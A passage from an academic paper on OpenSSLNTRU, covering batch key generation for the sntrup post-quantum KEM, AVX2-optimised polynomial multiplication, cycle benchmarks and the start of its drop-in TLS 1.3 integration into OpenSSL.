Shacham and Boneh [33] integrated RSA batching to improve SSL handshake performance already in 2001. However, their methodology required integrating changes directly in the server application. In contrast, OpenSSLNTRU acts on the middleware level, transparent to client and server applications.

Comparison table. Based on the previous discussions in this section, Table 2 compares select TLS integration experiments regarding post-quantum algorithms.

The "Hybrid" criterion tracks approaches that simultaneously protect the key agreement with "traditional" (usually ECC) and post-quantum encryption (see, e.g., [14, 35]). This paper does not make recommendations for or against hybrids; our performance and software-engineering contributions are equally applicable to hybrid and non-hybrid scenarios. Figure 1 illustrates how any NIKE system can be transformed

Table 2: Comparison of select TLS integration experiments.

	OQS	CECPQ2	KEMTLS	OpenSSLNTRU
Hybrid[1]	opt.[7]	yes	no	no
PFS[2]	yes	yes	yes	yes
PQ-sec. key agmt.[3]	yes	yes	yes	yes
PQ-sec. auth.[4]	opt.	no	yes	no
TLS 1.3 compat.[5]	yes	yes	no	yes
Binary compat.[6]	no	no	no	yes

[1] Key-agreement uses ECC *and* post-quantum encryption.
[2] Key-agreement provides Perfect Forward Secrecy.
[3] Post-quantum security over TLS key agreement.
[4] Post-quantum security over TLS authentication, inherently limited by access to PQ PKI.
[5] Requires no breaking changes to the TLS 1.3 message flow.
[6] ABI compatible, to easily integrate into the existing software ecosystem.
[7] [34] presents experimental results for both post-quantum and hybrid KEMs. Using the OQS fork of OpenSSL, the choice of supported KEMs and order of preference is left to developers and system administrators.

into an equivalent KEM construction; a protocol that supports key exchange via KEM can support hybrid handshakes by simply composing two or more underlying KEMs to obtain a hybrid KEM.

The "PFS" criterion tracks approaches that provide the traditional notion of Perfect Forward Secrecy w.r.t. the key agreement phase of the handshake. Different experiments take post-quantum security into consideration at different cryptosystem components, tracked by the "key agreement" and "authentication" criteria. The latter comes with the caveat that the extent to which PQ authentication is achieved is inherently limited by access to a fully post-quantum Public Key Infrastructure (PKI). In the specific case of the Internet Web PKI, client and server need to share a chain of certificates up to a common root of trust, entirely signed with PQ algorithms. Some experiments require breaking changes to the TLS 1.3 message flow, depicted in Figure 1; "compatibility" tracks this criterion. Lastly, our work is the only experiment we are aware of that achieves ABI compatibility ("Binary") to easily integrate into the existing software ecosystem.

3 Batch key generation for `sntrup`

This section presents batch key generation for `sntrup` and its optimization. Section 3.1 shows the batch key generation algorithm with Montgomery's inversion-batching trick. Section 3.2 and Section 3.3 present our polynomial multiplication and its optimization in $(\mathbb{Z}/3)[x]$ and $(\mathbb{Z}/q)[x]$, respectively. Section 3.4 shows the benchmark results.

3.1 Batch key generation

The `sntrup` key generation algorithm `KeyGen` outputs an `sntrup` key pair. It proceeds as follows:

1. Generate a uniform random small element $g \in \mathcal{R}$. *Repeat this step until g is invertible in $\mathcal{R}/3$.*




Figure 1: Overview of a full TLS 1.3 handshake. In OpenSSLNTRU, the traditional NIKE operations are replaced with KEM operations. Besides dedicated `NamedGroup` codepoints, this is transparent to TLS 1.3 messages as `key_share` payloads are opaque. As OpenSSL `1.1.1` does not offer an API for KEM operations, our patch uses the described PKE+NIKE workaround when one of the supported KEM groups is negotiated.

2. Compute $1/g$ in $\mathcal{R}/3$.
3. Generate a uniform random $f \in \mathsf{Short}$.
4. Compute $h = g/(3f)$ in $\mathcal{R}/q$.
5. Output $(h, (f, 1/g))$ where h is the public key and $(f, 1/g) \in \mathsf{Short} \times \mathcal{R}/3$ is the secret key.

Algorithm 1 (`BatchKeyGen`) batches `sntrup` key generation. We use two lists for storing n batches of $g \in \mathcal{R}$ and $f \in \mathsf{Short}$, then process the n batches of computation in one subroutine. The key idea is to replace the $2n$ inversions by two `batchInv` for $\mathcal{R}/3$ and $\mathcal{R}/q$, respectively. As seen in Section 2.2, `batchInv` turns n inversions into $3n-3$ multiplications and one inversion. Considering performance, ring multiplication then becomes the critical part. Hence, Section 3.2 and Section 3.3 present optimized ring multiplication implementations, used in `batchInv`.

Another difference is the invertibility check in $\mathcal{R}/3$ for the element g. Previous NTRU Prime software checks invertibility as a side effect of computing $1/g$ with a constant-time algorithm [11] for extended GCD. Calling `batchInv` removes this side effect and requires a preliminary check for invertibil-

ity of each g. In Section 3.1.1 we optimize an `isInvertible` subroutine for this test.

Algorithm 1 `BatchKeyGen`

Input : an integer n
Output: n key pairs of `sntrup`

$G \leftarrow [\cdot]$ ▷ an empty list
$F \leftarrow [\cdot]$
while `len`$(G) < n$ **do**
  $g \xleftarrow{\$} \mathcal{R}/3$ ▷ \$: uniform random
  if not `isInvertible`(g) **: continue**
  $f \xleftarrow{\$}$ Short
  G`.append`(g)
  F`.append`(f)
end while
$\bar{G} \leftarrow$ `batchInv`(G)
$\bar{F} \leftarrow$ `batchInv`$([3 \cdot f$ **for** $f \in F])$
$H \leftarrow \left[g \cdot \bar{f} \in \mathcal{R}/q \text{ for } g \in G, \bar{f} \in \bar{F}\right]$
return $\left[(h,(f,\bar{g}))\right.$ **for** $\left.h \in H, f \in F, \bar{g} \in \bar{G}\right]$

3.1.1 Invertibility check for elements in $\mathcal{R}/3$

At a high level, we check the invertibility of an element $g \in \mathcal{R}/3$ by computing its remainder of division by the irreducible factors of $x^p - x - 1$ modulo 3, as suggested in [12, p. 8]. This section optimizes this computation.

For convenience, we always lift the ring element g to its polynomial form $g \in (\mathbb{Z}/3)[x]$ in this section. In a nutshell, if $g \bmod f_i = 0$ for any factor f_i of $x^p - x - 1$, then g is not invertible in $\mathcal{R}/3$.

We calculate the remainder of $g \bmod f_i$ with Barrett reduction [23]. Suppose the polynomial $x^p - x - 1 \in (\mathbb{Z}/3)[x]$ has m irreducible factors $(f_1, \ldots, f_m)$, i.e., $x^p - x - 1 = \Pi_{i=1}^{m} f_i$. Given a polynomial $g \in (\mathbb{Z}/3)[x]$ and $p > \deg(g) > \deg(f_i)$, we calculate the reminder $r = g \bmod f_i$ as follows. In the *pre-computation* step, choose $D_g > \deg(g)$ and $D_{f_i} > \deg(f_i)$, and calculate q_x as the quotient of the division x^{D_g}/f_i, i.e., $q_x = \lfloor x^{D_g}/f_i \rfloor$, where the floor function $\lfloor \cdot \rfloor$ removes the negative-degree terms from a series. In the *online* step, compute $h = \lfloor g \cdot q_x / x^{D_g} \rfloor = \lfloor g/f_i \rfloor$, i.e., the quotient of the division $g \cdot q_x / x^{D_g}$. Finally, return the remainder $r = g - h \cdot f_i$. We show this gives the correct r in Appendix C.

Some observations about the degree of polynomials help to accelerate the computation. While computing $h = \lfloor g \cdot q_x / x^{D_g} \rfloor$, we compute only terms with degree in the interval $[0, D_f)$, since $r = g - h \cdot f_i$ uses terms exclusively from this interval for $\deg(r) < \deg(f_i)$.

In the case of `sntrup761`, the polynomial $f = x^{761} - x - 1 \in (\mathbb{Z}/3)[x]$ has three factors, with degrees $\deg(f_1) = 19$, $\deg(f_2) = 60$, and $\deg(f_3) = 682$, respectively. We choose $D_{f_1} = 32$, $D_{f_2} = 64$, and $D_g = 768$ for computing $g \bmod f_0$ and $g \bmod f_1$. For computing $g \bmod f_3$, we note the pre-computed quotient $q_x = \lfloor x^{768}/(x^{682} + \cdots) \rfloor$ satisfies $\deg(q_x) = 88$. Hence, the multiplication $h = \lfloor g \cdot q_x / x^{768} \rfloor$ involves $\deg(g) = 768$ and $\deg(q_x) = 88$ polynomials. By partitioning the longer polynomial into several shorter segments, we perform the multiplication by several polynomial multiplications of length equal to the shorter polynomial (less than 128). Therefore, to check invertibility, we use polynomial multiplications in $(\mathbb{Z}/3)[x]$ with lengths in $\{32, 64, 128\}$.

3.2 Polynomial multiplication in $(\mathbb{Z}/3)[x]$

In this section, we describe our multiplication in $(\mathbb{Z}/3)[x]$ for `sntrup`, and its optimization in the AVX2 instruction set.

Based on the polynomial lengths, we implement polynomial multiplication with different algorithms. We build a 16×16 polynomial multiplier as a building block for schoolbook multiplication. We then use Karatsuba to build longer multipliers, such as 32×32, 64×64, and further $2^i \times 2^i$. For $3 \cdot 256 \times 3 \cdot 256$ multiplications, we start from Bernstein's 5-way recursive algorithm [8] for $(\mathbb{Z}/2)[x]$ and optimize the same idea for $(\mathbb{Z}/3)[x]$.

3.2.1 Base polynomial multiplier

For representing $(\mathbb{Z}/3)[x]$ polynomials, we adjust the values of coefficients to unsigned form and store polynomials as byte arrays, with one coefficient per byte. For example, we store the polynomial $a_0 + \cdots + a_{15}x^{15} \in (\mathbb{Z}/3)[x]$ as a byte array $(a_0, a_1, \ldots, a_{15})$ in a 16-byte `xmm` register.

Besides a byte array, we can view a polynomial as an integer by translating the monomial $x = 256$. For example, a degree-3 polynomial $a_0 + a_1 x + a_2 x^2 + a_3 x^3$ maps to the 32-bit integer $a_0 + a_1 \cdot 2^8 + a_2 \cdot 2^{16} + a_3 \cdot 2^{24}$.

In this 32-bit format, we can perform a $4 \times 4 \to 8$ polynomial multiplication using a $32 \times 32 \to 64$ *integer* multiplication, taking care to control the coefficient values. While calculating the polynomial product $(a_0 + a_1 x + a_2 x^2 + a_3 x^3) \cdot (b_0 + b_1 x + b_2 x^2 + b_3 x^3)$ with a $32 \times 32 \to 64$ integer multiplication, if all coefficients $a_i, b_i \in \{0, 1, 2\}$, a term's maximum possible value is $\sum_{i+j=3} a_i b_j x^3 \leq 16$, fitting in a byte. Hence, we use 4×4 polynomial multiplication (i.e., $32 \times 32 \to 64$ integer multiplication), as our building block to implement 16×16 polynomial multiplication with the schoolbook algorithm.

3.2.2 Multiplying polynomials of length $3n$

This section reduces a multiplication of $3n$-coefficient polynomials in $(\mathbb{Z}/3)[x]$ to 5 multiplications of $\approx n$-coefficient polynomials, while optimizing the number of additions using techniques analogous to Bernstein's optimizations [8] for $(\mathbb{Z}/2)[x]$. This section also streamlines the computation for $\leq (3n-1)$-coefficient polynomials, as in `sntrup`.

Take two polynomials $F_0+F_1t+F_2t^2$ and $G_0+G_1t+G_2t^2$ in $(\mathbb{Z}/3)[x]$, where $\deg(F_i)<n$, $\deg(G_i)<n$, and $t=x^n$. Their product $H=H_0+H_1t+H_2t^2+H_3t^3+H_4t^4$ can be reconstructed by the projective Lagrange interpolation formula

$$\begin{aligned}H =& H(0)\frac{(t-1)(t+1)(t-x)}{x}+H(1)\frac{t(t+1)(t-x)}{x-1}\\ &+H(-1)\frac{t(t-1)(t-x)}{x+1}+H(x)\frac{t(t-1)(t+1)}{x(x-1)(x+1)}\\ &+H(\infty)t(t-1)(t+1)(t-x)\ .\end{aligned}$$

Here

$$\begin{aligned}H(0) &= F_0\cdot G_0,\\ H(1) &= (F_0+F_1+F_2)\cdot(G_0+G_1+G_2),\\ H(-1) &= (F_0-F_1+F_2)\cdot(G_0-G_1+G_2),\\ H(x) &= (F_0+F_1x+F_2x^2)\cdot(G_0+G_1x+G_2x^2),\text{ and}\\ H(\infty) &= F_2\cdot G_2\end{aligned}$$

are the only five polynomial multiplications in the algorithm. These polynomials expand from n to $2n$ terms, except $H(x)$.

H simplifies to

$$\begin{aligned}H =& H(0)-[U+(H(1)-H(-1))]\cdot t\\ &-[H(0)+(H(1)+H(-1))+H(\infty)]\cdot t^2\\ &+U\cdot t^3+H(\infty)\cdot t^4\ ,\end{aligned}\tag{1}$$

where $U=V+H(0)/x-H(\infty)\cdot x$ and

$$V=\frac{(H(1)+H(-1))\cdot x+(H(1)-H(-1))+H(x)/x}{x^2-1}\ .$$

There are two tricky issues while computing V. First, $\deg(H(x))\le 2n+2$, introducing extra complexity since all other polynomials have degree less than $2n$. By requiring $\deg(F_2)\le n-2$ and $\deg(G_2)\le n-2$, we force $\deg(H(x))\le 2n$. Since $H(x)$ is only used as $H(x)/x$ in V, we can always process polynomials with degree less than $2n$.

The other issue concerns computing divisions by x^2-1 in $(\mathbb{Z}/3)[x]$. Since long division is a sequential process and not efficient in SIMD settings, we now present a divide-and-conquer method for it.

3.2.3 Division by x^2-1 on $(\mathbb{Z}/3)[x]$

Dividing a polynomial f by x^2-1 means producing a representation of $f=q\cdot(x^2-1)+r$, where q and $r=r_1x+r_0$ are the quotient and remainder, respectively. Assume that we have recursively divided two $2m$-coefficient polynomials f and g by x^2-1, obtaining $f=q\cdot(x^2-1)+r$ and $g=s\cdot(x^2-1)+t$. Then

$$r\cdot x^{2m}=(rx^{2m-2}+rx^{2m-4}+rx^{2m-6}+\cdots+r)(x^2-1)+r\ ,$$

so the result of dividing $f\cdot x^{2m}+g$ by (x^2-1) is

$$\begin{aligned}f\cdot x^{2m}+g =& \left[q\cdot x^{2m}+r\cdot x^{2m-2}\right](x^2-1)\\ &+(s+rx^{2m-4}+\cdots+r)(x^2-1)+(t+r)\ .\end{aligned}\tag{2}$$

We carry out these divisions in place as follows: recursively overwrite the array of f coefficients with q and r, recursively overwrite the array of g coefficients with s and t, and then simply add the lowest two coefficients from the f array into every coefficient pair in the g array.

Because the recursive computations for f and g are independent, this computation parallelizes. The overall parallel computation for dividing a length-n polynomial by x^2-1, assuming $n=2^l$, proceeds as follows. The computation comprises $l-1$ steps. The first step splits the polynomial into $n/4$ separate sub-polynomials; each sub-polynomial has degree less than four. We divide a length-four sub-polynomial by x^2-1 by adding two coefficients of higher degrees to the lower two coefficients. We perform these divisions in parallel. In each subsequent step, we double the sub-polynomial sizes, and divide sub-polynomials by x^2-1 by adding two coefficients of lower degree from the higher degree parts to the lower parts of the polynomials as in Equation 2. Since each step performs $n/2$ additions, the whole computation costs $n(\log_2(n)-1)/2$ additions.

3.2.4 AVX2 optimization for the $\mathcal{R}/3$ multiplier

Since we use integer arithmetic for $\mathbb{Z}/3$ and integers grow, we must control the values to prevent overflow. From the AVX2 instruction set, we use the `vpshufb` instruction to reduce the values. The instruction reads the lower nibbles as indexes from single-byte lanes of a register, then replaces the lane values with those from a 16-entry table, using the four-bit indexes. Thus, we use `vpshufb` to reduce integers in $[0,16)$ to integers in $[0,3)$. We also reduce adjacent nibbles by moving them to lower positions using bit-shift instructions.

Our software for 16×16 polynomial multiplication actually performs two independent 16×16 multiplications in the two `xmm` lanes of `ymm` registers, respectively. The approach avoids the high latency for moving data between different `xmm` lanes in Haswell CPUs (see [21, p. 237] for the `vperm2i128`, `vextracti128`, and `vinserti128` instructions). Specifically, our AVX2 multiplier takes two `ymm` registers as input and outputs products in two `ymm` registers. A `ymm` register comprises two polynomials (a,c) where $a,c\in(\mathbb{Z}/3)[x]$ are stored in different `xmm` lanes. Given two `ymm` inputs (a,c) and (b,d), the multiplier outputs (ab_l,cd_l) and (ab_h,cd_h) in two `ymm` registers, where $a\cdot b=ab_l+ab_h\cdot x^{16}$ and $c\cdot d=cd_l+cd_h\cdot x^{16}$. Thus, we avoid the data exchange between `xmm` lanes.

3.3 Polynomial multiplication in $(\mathbb{Z}/q)[x]$

Problem description and related multiplication. While applying NTT-based multiplication, NTRU Prime faces two issues. First, recalling Section 2.1, NTRU Prime works on the polynomial ring $\mathcal{R}/q = (\mathbb{Z}/q)[x]/(x^p - x - 1)$ where $x^p - x - 1$ is irreducible in $(\mathbb{Z}/q)[x]$; hence, there is no way to apply FFT tricks on the ring. The standard workaround is to lift ring elements in $\mathcal{R}/q$ to $(\mathbb{Z}/q)[x]$, and multiply the lifted polynomials with an NTT-based multiplication in $(\mathbb{Z}/q)[x]/(x^N - 1)$ where $N \geq 2p$. Since two input polynomials have degree less than p, their product will not overflow the degree N. After the polynomial multiplication, the product is reduced with a division by $x^p - x - 1$ for the result in $\mathcal{R}/q$.

Secondly, q from the NTRU Prime parameter set is not a radix-2 NTT friendly prime. For example, $q = 4591$ in `sntrup761`, and since $4591 - 1 = 2 \cdot 3^3 \cdot 5 \cdot 17$, no simple root of unity is available for recursive radix-2 FFT tricks. Alkim, Cheng, Chung, Evkan, Huang, Hwang, Li, Niederhagen, Shih, Wälde, and Yang [3] presented a non-radix-2 NTT implementation on $(\mathbb{Z}/4591)[x]/(x^{1530} - 1)$ for embedded systems. They performed radix-3, radix-5, and radix-17 NTT stages in their NTT. We instead use a radix-2 algorithm that efficiently utilizes the full `ymm` registers in the Haswell architecture.

The fastest Haswell `sntrup` software before our work dealt with the radix-2-NTT-unfriendly q by lifting the coefficients to $\mathbb{Z}$ and then multiplying in $(\mathbb{Z}/7681)[x]$ and $(\mathbb{Z}/10753)[x]$. Both 7681 and 10753 are NTT-friendly. This suffices for "big×small" multiplications for all specified NTRU Prime parameters: one input is a small element of $\mathcal{R}/q$, coefficients in $\{-1, 0, 1\}$; the maximum coefficient of a "big×small" product is below $7681 \cdot 10753/2$ in absolute value.

However, Montgomery's trick involves general "big×big" multiplications in $\mathcal{R}/q$. Even if each coefficient for, e.g., $q = 4591$ is fully reduced to the range $[-2295, 2295]$, the product here can have coefficients as large as $2295 \cdot 2295 \cdot 761 > 7681 \cdot 10753$. One way to handle these multiplications would be to use more NTT-based multiplications over small moduli, for example multiplying in $(\mathbb{Z}/7681)[x]$ and $(\mathbb{Z}/10753)[x]$ and $(\mathbb{Z}/12289)[x]$, but this means 50% more NTTs, plus extra reductions since 12289 is larger than 10753. We take a different approach described below.

Our polynomial multiplication. In this section, we present a multiplication for polynomials in $(\mathbb{Z}/q)[x]$ with degree less than 1024. We first map polynomials to $(\mathbb{Z}/q)[x]/(x^{2048} - 1)$. Rather than switching from q to an NTT-friendly prime, we use Schönhage's trick (Section 2.3) to manufacture roots of unity for radix-2 NTTs.

Specifically, define K as the ring $(\mathbb{Z}/q)[x]/(x^{64} + 1)$. We map $(\mathbb{Z}/q)[x]/(x^{2048} - 1)$ to $((\mathbb{Z}/q)[y]/(y^{64} - 1))[x]/(x^{32} - y)$, lift to $(\mathbb{Z}/q)[x][y]/(y^{64} - 1)$, and then map to $K[y]/(y^{64} - 1)$. Each 32 consecutive terms of a polynomial in $(\mathbb{Z}/q)[x]$ are thus viewed as an element of K. We segment the original polynomial of 1024 terms in x into 32 elements in K, associating each element in K to a new indeterminate y with different degrees. The remaining problem is to multiply elements of the ring $K[y]/(y^{64} - 1)$.

We use NTTs to multiply in $K[y]/(y^{64} - 1)$, using x as a primitive 128-th root of unity in K. NTT-based multiplication applies two NTTs for the input polynomials, performs component-wise multiplication for the transformed values, and applies one inverse NTT for the final product. Each NTT converts one input element in $K[y]/(y^{64} - 1)$ into 64 elements in K, using additions, subtractions, and multiplications by powers of x. Multiplication by a power of x simply raises the degree of the polynomial in $(\mathbb{Z}/q)[x]$, and then replaces x^{64+i} by $-x^i$, using negations without any multiplications in $\mathbb{Z}/q$.

After transforming the input polynomials into a list of elements in K, we perform the component-wise multiplication for the transformed vectors. The problem now is to multiply two elements of $K = (\mathbb{Z}/q)[x]/(x^{64} + 1)$.

We use Nussbaumer's trick (Section 2.3) to manufacture further roots of unity: map K to $((\mathbb{Z}/q)[y]/(y^8 + 1))[x]/(x^8 - y)$, lift to $((\mathbb{Z}/q)[y]/(y^8 + 1))[x]$, and map to $((\mathbb{Z}/q)[y]/(y^8 + 1))[x]/(x^{16} - 1)$. The polynomial ring $(\mathbb{Z}/q)[y]/(y^8 + 1)$ supports a radix-2 NTT of size 16 with a primitive root of unity y. Since the polynomials are short, we choose Karatsuba's algorithm for component-wise multiplication in $(\mathbb{Z}/q)[y]/(y^8 + 1)$. We use Montgomery multiplication [25] to calculate modular products in $\mathbb{Z}/q$.

For `sntrup761` and `sntrup653`, the input polynomials have degree less than 768, so we truncate some computations in the NTT algorithm: we apply NTT on the ring $K[y]/((y^{32} + 1)(y^{16} - 1))$ instead of the original $K[y]/(y^{64} - 1)$. We map the input polynomials to degree-24 polynomials in $K[y]$, and calculate the product with a truncated inverse NTT of 48 values. Our NTT sizes are within 18%, 1%, and 20% of optimal for 653, 761, and 857 respectively; further truncation is possible at the expense of some complication in the calculations.

AVX2 optimization for the $\mathcal{R}/q$ multiplier. Since the component-wise multiplication step comprises 48 or 64 multiplications on K, we perform the multiplications simultaneously in different 16-bit lanes of `ymm` registers. Our software stores the first $\mathbb{Z}/q$ coefficient of 16 elements in K in a `ymm` register, stores their second coefficients in a second register, and so on. In this way, we avoid data movement between the 16-bit lanes inside a `ymm` register.

To apply this optimization, we first rearrange the coefficients of a polynomial to different registers with a 16×16 matrix transposition. Given sixteen degree-15 polynomials $(a_0^{(0)} + a_1^{(0)}x + \cdots + a_{15}^{(0)}x^{15}), \cdots, (a_0^{(15)} + \cdots + a_{15}^{(15)}x^{15})$, data in $(\ldots)$ represents one `ymm` register, and we treat a polynomial in one `ymm` register as a row of a 16×16 matrix. Transposing this matrix rearranges the data to $(a_0^{(0)}, \cdots, a_0^{(15)}), \cdots, (a_{15}^{(15)}, \cdots, a_{15}^{(15)})$. Thus, we can fetch a specific coefficient by accessing its corresponding `ymm` register, while parallelizing 16 polynomial multiplications for the transposed data.

We use the method in [37] for matrix transposition. The

technique transposes a 2×2 matrix by swapping its two off-diagonal components. For transposing matrices with larger dimensions, e.g. 4×4, it first swaps data between two 2×2 off-diagonal sub-matrices, and then performs matrix transpose for all its four sub-matrices.

3.4 Microbenchmarks: arithmetic

We benchmark our implementation on an Intel Xeon E3-1275 v3 (Haswell), running at 3.5 GHz, with Turbo Boost disabled. The numbers reported in this section are medians of 3 to 63 measurements, depending on the latency of the operation under measurement. We omit benchmarks here for `sntrup653` because it actually uses the same multiplier as `sntrup761`.

Benchmarks for $\mathcal{R}/3$. We compare cycle counts for $\mathcal{R}/3$ multiplication between our implementation and the best previous `sntrup` implementation, `round2` in [10], in the following table.

Parameter	Implementation	Cycles
`sntrup761`	this work (Section 3.2)	8183
	this work (NTT, Appendix A)	8827
	NTRUP `round2` (NTT, [10])	9290
`sntrup857`	this work (Section 3.2)	12840
	this work (NTT, Appendix A)	12533
	NTRUP `round2` (NTT, [10])	12887

The best results are from our our Karatsuba-based polynomial multiplication for smaller parameters, and from our NTT improvements for larger parameters.

Another question is the efficiency of Montgomery's trick for inversion in $\mathcal{R}/3$. Recall that, roughly, the trick replaces one multiplicative inversion by three ring multiplications, one amortized ring inversion, and one check for zero divisors. We show benchmarks of these operations in the following table.

Parameter	Operation	Cycles
`sntrup653`	Ring inversion	95025
	Invertibility check	22553
	Ring multiplication	8063
`sntrup761`	Ring inversion	114011
	Invertibility check	9668
	Ring multiplication	8183
`sntrup857`	Ring inversion	160071
	Invertibility check	12496
	Ring multiplication	12533

We can see the cost of three multiplications and one invertibility check is less than half of a single inversion in $\mathcal{R}/3$. It is clear that batch inversion costs less than pure ring inversion, even for the smallest possible batch size of two.

Benchmarks for $\mathcal{R}/q$. The following table shows the cycle counts of big×big multiplication and big×small multiplication in $\mathcal{R}/q$, comparing with the previous best software [10].

Parameter	Implementation	Cycles
`sntrup761`	this work (Section 3.3), big×big	25113
	this work (Appendix A), big×small	16992
	NTRUP `round2` [10], big×small	18080
`sntrup857`	this work (Section 3.3), big×big	32265
	this work (Appendix A), big×small	24667
	NTRUP `round2` [10], big×small	25846

The results show the absolute cycle count of big×big is larger than big×small multiplication. To evaluate the efficiency of big×big multiplication, consider if we extend the big×small multiplication to big×big multiplication, by applying more internal NTT multiplications. It will result in multiplications of roughly $3/2$ times the current cycle counts, i.e., slower than big×big multiplication presented in this work.

Since big×small multiplication is faster than big×big, we use the former as much as possible in `batchInv` for $\mathcal{R}/q$. Recall that Montgomery's trick for batch inversion replaces one inversion in $\mathcal{R}/q$ by roughly three ring multiplications and one amortized ring inversion. From the `batchInv` algorithm in Section 2.2, we can see the three ring multiplications are $a_i \cdot b_{i-1}$, $a_i \cdot t_i$, and $t_i \cdot b_{i-1}$. Since the input a_i is a small element, it turns out that only the last is big×big multiplication. Since the costs for inverting one element in $\mathcal{R}/q$ are 576989, 785909, and 973318 cycles for `sntrup653`, `sntrup761`, and `sntrup857`, respectively, the cost of two big×small and one big×big multiplication is clearly much less than one inversion operation.

Benchmarks for batch key generation. We show the benchmark results for batch key generation (`BatchKeyGen`) in Figure 2. See also Table 3.

The figure shows how increasing n, the key generation batch size, amortizes the ring inversion cost. Generating a few dozen keys at once already produces most of the throughput benefit: for example, generating $n = 32$ keys takes a total of 1.4 milliseconds for `sntrup761` at 3.5GHz. Generating $n = 128$ keys takes a total of 5.2 milliseconds for `sntrup761` at 3.5GHz, about 10% better throughput than $n = 32$.

We adopt `BatchKeyGen` with batch size $n = 32$ in our library, resulting in **156317 Haswell cycles per key**.

4 New TLS software layering

At the application level, the goals of our end-to-end experiment are to demonstrate how the new results can be deployed in real-world conditions, transparently for the end users, and meet the performance constraints of ubiquitous systems. For this reason, we developed patches for OpenSSL `1.1.1` to support post-quantum key exchange for TLS 1.3 connections. We designed our patches so that any existing application built on top of OpenSSL `1.1.1` can transparently benefit from the PQC enhancements with no changes, as the patched version of OpenSSL retains API/ABI compatibility with the original version and acts as a drop-in replacement. This works




Figure 2: `BatchKeyGen` metrics regarding various batch sizes (n). Top: full batch cost in CPU cycles. Middle: amortized cost in CPU cycles, dividing by n. Bottom: memory footprint, i.e., heap+stack usage, in kilobytes.

for any application dynamically linking against `libssl` as the backend to establish TLS 1.3 connections. Among them, for our demonstration, we picked a web browser[1], a custom application (`tls_timer`, described later), and a TLS proxy.[2] After installing our patched version of OpenSSL, users can establish secure and fast post-quantum TLS connections.

Appendix E provides relevant technical background regarding the OpenSSL software architecture. The rest of this section describes, with more detail, our work to achieve the goals of our experiment, and provides rationale for the most relevant design decisions.

Figure 3 depicts a high-level overview of our end-to-end experiment, highlighting the boundary between the unmodified software ecosystem and our novel contributions. This section details, in particular, our OpenSSL patches and our new `ENGINE` component. `libsntrup761` and `libsntrup857`

[1] GNOME Web (a.k.a. `epiphany`) — https://wiki.gnome.org/Apps/Web

[2] `stunnel` — https://www.stunnel.org/




Figure 3: Overview of our end-to-end experiment.

provide the new optimized implementations of `sntrup761` and `sntrup857` operations (Section 3), through a simple standardized API that is independent from OpenSSL, and reusable by other cryptographic software components.

4.1 OpenSSL patches

